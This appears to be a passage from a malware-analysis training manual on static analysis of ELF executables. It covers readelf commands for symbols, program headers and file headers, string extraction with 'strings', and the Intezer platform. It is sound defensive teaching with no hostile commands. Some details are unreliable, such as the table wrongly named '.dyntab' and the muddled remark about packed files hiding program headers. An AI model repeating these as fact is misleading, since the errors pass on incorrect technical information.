
- Identify symbols in ELF executables:
  readelf -s <malware-sample>
- Identify program headers in ELF executables:
  readelf -l <malware-sample>
- Identify ELF file headers:
  readelf -h <malware-sample>

Extracting Strings from ELF Executable Files

- Use Linux command strings to extract strings:
  strings malware-sample > str.txt

Analyzing String Reuse Using Intezer

- Intezer is a malware analysis platform that scans files, URLs, endpoints, and memory dumps



https://www.intezer.com

Analyzing ELF Executable Files

ELF is a generic executable file format in Linux. It contains three main components including an ELF header, sections, and segments. Each component plays an independent role in the loading and execution of ELF executables.

The static analysis of an ELF file involves investigating an ELF executable file without running or installing it. It also involves accessing the binary code and extracting valuable artifacts from the program.

The result of the analysis determines whether the file is malicious. If the ELF file is malicious, the extracted information is insufficient to identify the behavior and purpose of the malware; it requires further analysis (dynamic analysis) in a secured or closed environment.

- **Static Analysis of ELF Files Using readelf**

  Source: *https://linux.die.net*

  The readelf tool displays information about one or more ELF object files. The options control what information to display. The tool supports 32-bit and 64-bit ELF files. Security professionals can use readelf to extract static artifacts from an ELF executable.

  Identifying Symbols in ELF Executables

  Extracting symbols is a process of retrieving data types such as functions and variables used in the source code. These symbols explain what functions and variables are used by the developers in the code, which helps in understanding the functionality of the code.

Run the following command to extract symbols from an ELF executable:

`readelf -s <malware-sample>`

Here, the **`-s`** option is used to display the entries in the symbol table section of the file. Alternatively, use the **`--symbols`** or **`--syms`** options to extract symbols.




Figure 7.78: Viewing symbols using the readelf tool

The above screenshot shows two different tables, **`.dynsym`** and **`.symtab`**.

- **`.dyntab`**: This table contains dynamically linked symbols that are taken from external sources such as **`libc`** libraries, which are stored by the OS at runtime.
- **`.symtab table`**: This table contains all the symbols defined by the developers in the binary source code, including symbols from **`.dyntab`**.

Identifying Program Headers in ELF Executables

The program headers in an ELF executable reveals the memory layout of the binary code. It helps in determining whether the ELF executable file is properly packed. For this purpose, the readelf tool can be used with the **`-l`** option followed by the file name of the EFL executable.

Run the following command to retrieve ELF program headers:

`readelf -l <malware-sample>`




Figure 7.79: : Viewing program headers using the readelf tool

As shown in the screenshot, the ELF executable contains a few program headers, which include two **`PT_LOAD`** segments with **`RE`** and **`RW`** flags. Here, **`RE`** denotes "read and execute," while **`RW`** denotes "read and write."

If the ELF executable is properly packed, then the program headers are hidden as shown in the screenshot.

Figure 7.80: Viewing program headers of a packed file using the readelf tool

Identifying ELF File Headers

The ELF executable file header contains general information such as binaries' entry points, program headers, table locations, etc. These data help in determining the file architecture and the machine for which the file is designed to run.

Execute one of the following commands to retrieve the information contained in the ELF header at the start of the file:

```
readelf -h <malware-sample>
readelf --file-header <malware-sample>
```

